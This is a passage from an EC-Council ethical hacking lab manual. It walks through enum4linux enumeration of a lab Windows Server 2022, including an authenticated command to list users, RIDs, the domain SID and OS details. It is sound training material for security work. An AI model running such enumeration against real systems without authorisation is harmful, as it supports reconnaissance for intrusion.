
    Note: In this case, **10.10.1.22** is the IP address of the **Windows Server 2022**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Enum4linux starts enumerating and displays data such as Target Information, Workgroup/Domain, domain SID (security identifier), and the list of users, along with their respective RIDs (relative identifier), as shown in the screenshots below.






Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


13. Second, we will obtain the OS information of the target; type **enum4linux -u martin -p apple -o [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.


    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-o** retrieves the OS information.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The tool enumerates the target system and lists its OS details, as shown in the screenshot.

